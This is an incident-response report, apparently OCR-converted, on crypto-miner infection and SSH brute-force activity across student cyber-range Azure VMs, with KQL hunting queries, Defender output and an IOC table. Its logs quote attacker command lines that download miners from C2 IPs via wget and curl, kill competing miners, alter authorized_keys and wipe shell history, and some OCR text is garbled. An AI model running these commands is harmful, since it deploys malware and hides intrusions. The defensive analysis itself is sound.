

Azure Abuse / Crypto-Mining / Brute-Force Incident



Executive Summary

Following the Azure Abuse Notification, a full investigation was conducted. Findings confirm this was an internal, student-driven compromise originating from linux-vulnmgmt-kobe. The attack resulted in crypto-mining deployment, lateral movement, and external brute-force activity.




Figure1: Full Incident Timeline

5Ws Summary

Who:

- Primary Attacker: linux-vulnmgmt-kobe — entry confirmed by Defender Incident 2400 (brute force)
- Lateral Movement / Miner Drop: Levi-Linux-Vulnerability — observed crypto-miner deployment
- External Brute-Force Stage: sakel-lunix-2 — 244,000+ outbound attempts to platforms like Twitter and YouTube

What:

- Brute-force login succeeded on kobe
- .diicot, .balu crypto-miner deployed from Levi-Linux-Vulnerability
- sakel-lunix-2 engaged in external abuse

When:

- Initial brute force: Feb 18, 2025 (kobe)
- Crypto-miner activity: Feb 20, 2025 (levi)
- External brute force: Mar 14–17, 2025 (sakel-lunix-2)

Where:

- Internal Cyber Range Linux VMs

Why:

- Resource hijacking for crypto mining
- External abuse triggered Microsoft Malicious Activity Notice
- No internal data theft confirmed

Incident Overview

Data Point	Value
Abuse Alert	External brute-force attempts
PublicIP Trigger	20.81.228.191
Timestamp	3/18/2025 - 6:40UTC
Source	Azure VM flagged by Defender / Abuse Report
Potential Impact	Crypto miner activity, lateral movement, credential abuse

Microsoft Email Investigation Trigger

This message is to notify you that the Microsoft Azure Safeguards Team has identified activity originating from your Azure resource(s) in violation of the Microsoft Online Services Acceptable Use Policy. We have included the details and the results of the initial investigation below and, if applicable, a copy of any third-party complaints received.

Case Number: **REDACTED**

Failure to resolve the issue within 2 business days or continued violation of the Microsoft Online Services Acceptable Use Policy may result in the suspension of your resource(s) or subscription.

You are responsible for addressing complaints from third parties regarding your use of Microsoft Azure, including any use by your end users. The terms governing use of Microsoft Azure, including the Acceptable Use Policy for Online Services in the Product Terms, can be found at <http://azure.microsoft.com/support/legal>.

Please take the appropriate next step to resolve this issue:

- Promptly take appropriate action to resolve this issue within 2 business days of the date sent of this notice and inform us that you have done so by replying to this email at azsafety@microsoft.com<mailto:azsafety@microsoft.com>.
- If you believe this is in error, or have additional questions, please reply to this email at azsafety@microsoft.com<mailto:azsafety@microsoft.com>.

Thank you,

The Microsoft Azure Safeguards Team

Subscription and Resource Information

- Subscription ID: 3c95e63a-895a-4386-991e-edbbf57de5c8
- Resource ID:
[/subscriptions/3c95e63a-895a-4386-991e-edbbf57de5c8/resourcegroups/student-rg-530adbfb4427ba7bec7656eb18bf67174787f22c429d23ddde3d79820a1b2c72/providers/microsoft.compute/virtualmachines/sakel-lunix-2](https://subscriptions/3c95e63a-895a-4386-991e-edbbf57de5c8/resourcegroups/student-rg-530adbfb4427ba7bec7656eb18bf67174787f22c429d23ddde3d79820a1b2c72/providers/microsoft.compute/virtualmachines/sakel-lunix-2)

- Geo Location: eastus2

Activity Summary

- Date/Time of Activity: 3/18/2025 6:40:40 AM
- Description: External reports of Brute Force traffic from your resource were received
- Evidence Gathered: Traffic analysis confirmed Brute Force traffic was present
- Reported Source: 20.81.228.191
 - [X] <<https://twitter.com/msftsecurity>>
 - [X] <<http://www.linkedin.com/company/1035/>>
 - [X] <<https://www.youtube.com/c/MicrosoftSecurity>>

Define Scope + Initial Hypothesis

Hypothesis

The virtual machine using public IP 20.81.228.191 was compromised and is suspected of performing external brute-force attacks.

Scope and First Task

- Identify the asset assigned IP 20.81.228.191
- Start mapping activity based on:
 - Microsoft Defender Incident ID 2400
 - Sentinel logs and Microsoft Defender for Endpoint Advance Threat Hunting KQL queries
- The goal is to confirm the compromise, map attacker actions, and investigate the attacker's behavior while having an established foothold.

Data Gathering Threat Hunting Begins

Validate Microsoft Claim

DeviceInfo
| where PublicIP == "20.81.228.191"

started Show empty columns history

Show empty columns Add filter

38 items 00:04.745 Search Chart type Full screen

Timestamp	DeviceID	DeviceName	ClientVersion	PublicIP	OSArchitecture	OSPlatform
Mar 14, 2025 4:41:...	f0e5924acee5d577e8...	sakel-linux-2.p2zfvso	30.125012.0.0	(o) 20.81.228.191	64-bit	Linux

Microsoft Reported IP – Attributed to:

Field	Value
DeviceName	sakel-linux-2.p2zfvso
Device ID	876cbf2b7414f889a884d436a2232cf7471c233
Public IP	20.81.228.191
OS	Linux
Timestamp of Activity	2025-03-18 06:40:38Z

sakel-linux-2

Criticality: None Active

View in map Device value

Overview Incidents and alerts Timeline Security policies Security recommendations Inventories Discovered vulnerabilities Missing security updates

VM details

Category: Computers and Mobile Type: Unknown

Subtype: Server Discovery sources

Domain: OS: Ubuntu 64-bit (Release 22.4 Build false)

SAM name: Health state: Active

Data sensitivity: IP addresses: See IP addresses info

MAC address: First seen: Mar 14, 2025 4:41:22 PM

Last seen: Mar 18, 2025 6:45:32 AM Onboarding status: Onboarded

Active alerts: Low (4)

Discovered vulnerabilities: 3

High (3)

View all incidents and alerts View all recommendations

Device health status

Defender Antivirus not active +2 more issues

Type	State	Date & time
Last full scan	No scan performed	
Last quick scan	No scan performed	
Security intelligence	Version 1.425.73.0	Mar 17, 2025 3:21:17 PM
Engine	Version 1.1.24090.13	Mar 14, 2025 4:41:00 PM
Platform	Version 101.25012.0000	Mar 14, 2025 4:40:57 PM
Defender Antivirus mode	Passive	Mar 18, 2025 6:34:08 AM

/ of 75

LOG(N) Pacific Cyber Range

Hunt for Outbound SSH Brute-Force

Check if `sakel-lunix-2` with DeviceID

`876cbf2b7414f889a884d436a2232cf7471c233` was performing outbound brute-force SSH attempts as Microsoft reported.

DeviceNetworkEvents					
where DeviceName contains "sakel-lunix-2"					
where RemotePort == 22 or InitiatingProcessCommandLine contains "ssh"					
project Timestamp, DeviceName, RemoteIP, RemotePort, InitiatingProcessCommandLine, ReportId					
sort by Timestamp asc					
Started Results Query history					
Showing the first 30,000 results for this query. To get more focused results, try adding filters or summarizations.					
Show empty columns					
30000 items Search					
Add filter					
Timestamp	DeviceName	RemoteIP	RemotePort	InitiatingProcessCommandLine	ReportId
Mar 14, 2025 4:41...	sakel-lunix-2.p2zfvso05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	(edit) 8.219.145.111	43280	<pre>/network "rm -rf /var/tmp/Documents ; mkdir /var/tmp/Documents 2>&1 ; crontab -r ; chattr -iae /var/tmp/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; chattr -iae /var/tmp/Documents/dicotp ; pkill Opera ; pkill cnrig ; pkill java ; killall java ; pkill xmrig ; killall cnrig ; killall xmrig ; cd /var/tmp/ ; mv /var/tmp/dicotp /var/tmp/Documents/dicotp ; mv /var/tmp/kuak /var/tmp/Documents/kuak ; cd /var/tmp/Documents ; chmod +x * ; /var/tmp/Documents/dicotp >/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history</pre>	
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	(edit) 10.0.0.0	22	<pre>/network "rm -rf /var/t...</pre>	5339
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	(edit) 10.0.0.1	22	<pre>/network "rm -rf /var/t...</pre>	5340
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	(edit) 10.0.0.2	22	<pre>/network "rm -rf /var/t...</pre>	5341
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	(edit) 10.0.0.3	22	<pre>/network "rm -rf /var/t...</pre>	5342
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	(edit) 10.0.0.4	22	<pre>/network "rm -rf /var/t...</pre>	5343
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	(edit) 10.0.0.5	22	<pre>/network "rm -rf /var/t...</pre>	5344
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	(edit) 10.0.0.6	22	<pre>/network "rm -rf /var/t...</pre>	5345
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	(edit) 10.0.0.7	22	<pre>/network "rm -rf /var/t...</pre>	5346
Mar 14, 2025 5:46...	sakel-lunix-2.p2zfvso05mlejzev3ck4vqd3kd.cx.internal.cloudapp.net	(edit) 10.0.0.8	22	<pre>/network "rm -rf /var/t...</pre>	5347

- Found hits using Device Name
- During the investigation, 30,000+ SSH brute-force attempts were recorded originating from `sakel-lunix-2`.
- Important Indicators of Compromise noticed
- During the investigation, a low-hanging fruit discovery exposed direct compromise evidence early in the analysis, accelerating the identification of attacker actions.

Brute-Force Campaign Findings

The screenshot shows a log analysis interface with the following details:

- Code Snippet:**

```
36 DeviceNetworkEvents
37 | where DeviceName contains "sakel-lunix-2"
38 | where RemotePort == 22
39 | where RemoteIP !startswith "10." and RemoteIP !startswith "192.168."
40 | summarize TotalAttempts = count(), UniqueTargets = dcount(RemoteIP)
41
42
```
- Results Tab:** The "Results" tab is selected.
- Export and Show empty columns buttons:** Located below the tabs.
- Filters:** A dropdown menu labeled "Add filter" is open.
- Filter Options:**
 - TotalAttempts (Value: 244560)
 - UniqueTargets (Value: 249251)The "UniqueTargets" value is highlighted with a red border.
- Table:** A summary table with the following data:

Field	Value
DeviceName	sakel-lunix-2
Internal IP	10.0.0.217
Role	Linux VM — Confirmed as origin of brute-force campaign

- Total Attempts: 244,560 SSH brute attempts (Port 22)
- External Targets: Thousands of unique IPs hit in automated fashion
- Internal Targets: 256 internal IPs scanned

External Brute-Force Behavior:

- Sequential scan behavior observed
- Each IP received exactly 3 SSH attempts
- Suggests automated tool or script.

Attack Timeline & Narrative (Prepare-Engage)

Internal Lateral Movement Investigation

Determine if the attacker (sakel-lunix-2) attempted lateral movement by brute-forcing internal lab systems.

```
30 DeviceNetworkEvents
31 | where DeviceName contains "sakel-lunix-2"
32 | where RemotePort == 22
33 | where RemoteIP startswith "10." or RemoteIP startswith "192.168."
34 | summarize Attempts=count(), UniqueInternalIPs=dcount(RemoteIP)
35
36
37
```

Getting started **Results** Query history

Export Show empty columns

Filters: Add filter

	Attempts	UniqueInternalIPs
<input type="checkbox"/>	> 256	256

```

DeviceNetworkEvents
| where DeviceName contains "sakel-lunix-2"
| where RemotePort == 22
| where RemoteIP !startswith "10." and RemoteIP !startswith "192.168."
| extend Subnet = strcat(split(RemoteIP, ".")[0], ".", split(RemoteIP, ".")[1])
| summarize Attempts=count(), UniqueIPs=dcount(RemoteIP) by Subnet
| sort by Attempts desc

```

Started **Results** Query history

▼ Show empty columns 28 items

Add filter

Subnet ↑	Attempts	UniqueIPs
0.0	1	1
1.95	12713	12624
20.121	2798	2805
31.128	12736	12798
42.121	17344	17257
45.64	11190	11148
46.17	14645	14617
52.232	1907	1910
52.68	11976	11820
72.19	5439	5445

MITRE ATTsCK Mappings:

Tactic	Technique	Status
Credential Access	T1110 – Brute Force Attack	Confirmed
Lateral Movement	T20210 Remote Services (SSH)	In Progress (Internal focus next)

Internal Attack Summary

Metric	Value
Internal Targets	256 unique 10.x.x.x
Confirmed Behaviour	Sequential Scan detected
Risk:	High – potential attempts to move laterally inside the environment

Assessment / Conclusion:

- Attacker attempted lateral movement by scanning the entire 10.0.0.x subnet
- No internal system received repeated brute attempts
- Indicates worm-like scanning, not direct credentialled pivot
- Lateral move unsuccessful based on scan pattern (low persistence, no focused brute) likely mapping the network at this stage.

MITRE ATTCK Mappings:

Tactic	Technique	Status
Credential Access	T1110 – Brute Force Attack	Confirmed
Lateral Movement	T20210 Remote Services (SSH)	In Progress (Internal focus next)

Deep Dive: Investigating Sakel-Lunix-2 as the Primary Compromised Host

The next phase of this investigation focuses on `sakel-lunix-2`. The objective is to review process events, network activity, and file behavior on this system. This analysis aims to identify any signs of suspicious actions or potential compromise linked to the broader incident.

DeviceNetworkEvents				
where DeviceName contains "sakel-lunix-2"				
where RemotePort == 22 or InitiatingProcessCommandLine contains "ssh"				
project Timestamp, DeviceName, RemoteIP, RemotePort, InitiatingProcessCommandLine, ReportId				
sort by Timestamp asc				
Showing the first 30,000 results for this query. To get more focused results, try adding filters or summarizations.				
Show empty columns	30000 items	Search		
Add filter				
Timestamp	DeviceName	RemoteIP	RemotePort	
Mar 14, 2025 4:41:...	sakel-lunix-2.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	([<]) 8.219.145.111	43280	/network "rm -rf /var/tmp/Documents ; mkdir
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	([<]) 10.0.0.0	22	./var/tmp/Documents 2>&1 ; crontab -r ; chattr -ae
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	([<]) 10.0.0.1	22	./var/tmp/documents/.diicot ; kill Opera ; killall crnig ; pkill
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	([<]) 10.0.0.2	22	java ; killall java ; pkill xmrig ; killall crnig ; killall xmrig ; cd
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	([<]) 10.0.0.3	22	/var/tmp/ ; mv ./var/tmp/dicot /var/tmp/Documents/dicot ; mv
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	([<]) 10.0.0.4	22	/var/tmp/Documents ; chmod +x * ; ./var/tmp/Documents/dicot
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	([<]) 10.0.0.5	22	>/dev/null 2>&1 & disown ; history -c ; rm -rf .bash_history
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	([<]) 10.0.0.6	22	-/bash_history ; rm -rf /tmp/cache ; cd /tmp/ ; wget -q
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	([<]) 10.0.0.7	22	85.31.47.99/NzJ0Tlwx5/balu curl -O -s L
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zfvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	([<]) 10.0.0.8	22	/cache ; /cache >/dev/null 2>&1 & disown ; history -c ; rm -rf
				.bash_history ~/bash_history"



The table helps us track the threat actor's activity across the environment.

Extracted IOCs

Type	Indicator / Artifact	Description
File / Path	/var/tmp/Documents/.diicot	Malware artifact - mining binary
File / Path	/var/tmp/Documents/.kuak	Malware artifact - secondary payload
File / Path	/var/tmp/dicot/.diicot	Malware deployment directory
File / Path	/var/tmp/kuak/var/tmp/Documents/.kuak	Payload / artifact replication
File / Path	.balu	Malicious miner binary downloaded from C2
File / Path	.cache	Likely storing miner or logs
File / Path	/var/tmp/cache	Malware / miner staging folder

File / Path	~/.bash_history	Bash history wiped for evasion
IP Address	85.31.47.99	Malicious Command C Control (C2), miner download
Command	rm -rf /var/tmp/Documents	File deletion (destruction / evasion)
Command	chattr -iae ~/.ssh/authorized_keys	SSH key file modification for persistence
Command	pkill Opera, pkill crnjc, pkill java, pkill xmrig	Process killing (resource hijacking prevention)
Command	wget -q 85.31.47.99/NzJOTWxvcs/.balu	Miner payload download
Command	curl -O -s -L 85.31.47.99/NzJOTWxvcs/.balu	Miner payload download
Command	chmod +x cache	Setting executable permission on malware
Command	history -c	Bash history wipe
Command	rm -rf .bash_history	Remove bash history - defense evasion
Command	crontab -r	Removing cron jobs for persistence clearing

- This IOC list shows heavy resource hijacking, defense evasion, and persistence techniques.
- IP 85.31.47.99 is the confirmed malware C2.
- Commands show miner deployment and anti-forensic behavior.

DeviceProcessEvents		
started	Results	Query history
where ProcessCommandLine contains "rm -rf" where ProcessCommandLine has_any ("network", "system", "update") project Timestamp, DeviceName, InitiatingProcessCommandLine		
		
started	Results	Query history
		


DeviceProcessEvents			
started	Results	Query history	
Mar 18, 2025 6:45:...	Show empty columns	119 items	⌚ 00:01.565
		<input type="text"/> Search	█
Timestamp	FileName	ProcessCommandLine	
Mar 18, 2025 6:45:...	dash	sh -c "(cat /etc/login.defs grep PASS_MAX_DAYS grep -v ^#) > /tmp/~/OSConfig.TextResult437116466 2>&1"	
Mar 18, 2025 6:45:...	dash	sh -c "(cat /etc/login.defs grep PASS_MAX_DAYS grep -v ^#) > /tmp/~/OSConfig.TextResult437116466 2>&1"	
Mar 18, 2025 6:45:...	dash	sh -c "(dpkg -l audit grep ^ii) > /tmp/~/OSConfig.TextResult1704365084 2>&1"	
Mar 18, 2025 6:45:...	dash	sh -c "(dpkg -l rsh-client grep ^ii) > /tmp/~/OSConfig.TextResult588219756 2>&1"	
Mar 18, 2025 6:45:...	dash	/bin/sh /usr/lib/apt/apt.systemd.daily install	
Mar 18, 2025 6:45:...	dash	/bin/sh /usr/lib/apt/apt.systemd.daily install	
Mar 18, 2025 6:45:...	dash	/bin/sh /usr/lib/apt/apt.systemd.daily install	
Mar 18, 2025 6:45:...	dash	/bin/sh /usr/lib/apt/apt.systemd.daily install	
Mar 18, 2025 6:45:...	curl	curl -s --connect-timeout 15 196.251.114.67/x/black3	
Mar 18, 2025 6:45:...	curl	curl -s 196.251.114.67/x/black3	
Mar 18, 2025 6:45:...	bash	bash	

Initial Hypothesis:

- levi-linux-vulnerability is the earliest infected VM
 - Likely Patient Zero based on:
 - Earliest timeline entry
 - Consistent payload execution
 - Spread from levi → Other Linux VMs
 - saket-lunix-2 became the brute-force launch point after compromise

Findings	Evidence
Suspicious downloads (curl, wget, python)	Process events
Connection to miner IPs and .x/black	Network logs
rm -rf destructive commands with network keyword	Process hunting
Discovery of retea and diicot miner payloads	Execution logs
Lateral movement and SSH brute-force spread	Device-to-device infection

DeviceProcessEvents
| where ProcessCommandLine has_any ("./network \"rm -rf /var/tmp/Documents\"", ".retea", ".diicot", ".balu", "xmrig")
| project Timestamp, DeviceName, InitiatingProcessCommandLine
| order by Timestamp asc



Timestamp	DeviceName	InitiatingProcessCommandLine
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c "crontab -r; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	./reteia -c '#!/bin/bash key=\$1 user=\$2 if [[\$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650lJyb...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	./reteia -c '#!/bin/bash key=\$1 user=\$2 if [[\$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650lJyb...
Mar 4, 2025 5:51:4...	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	./reteia -c '#!/bin/bash key=\$1 user=\$2 if [[\$key == "KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650lJyb...
Feb 20, 2025 6:30:58 PM	levi-linux-vulnerability.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	/reteia -c '#!/bin/bash k...
Mar 4, 2025 5:51:49 PM	linux-program-fix.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	/reteia -c '#!/bin/bash k...
Mar 7, 2025 9:24:12 PM	linux-programmatic-ajjs.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	/reteia -c '#!/bin/bash k...
Mar 11, 2025 1:57:36 AM	linux-programmatic-vm-danny.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	/reteia -c '#!/bin/bash k...
Mar 13, 2025 5:44:38 AM	linuxvmdavid.p2zfvso05mlezjiev3ck4vqd3kd.cx.internal.cloudapp.net	/reteia -c '#!/bin/bash k...
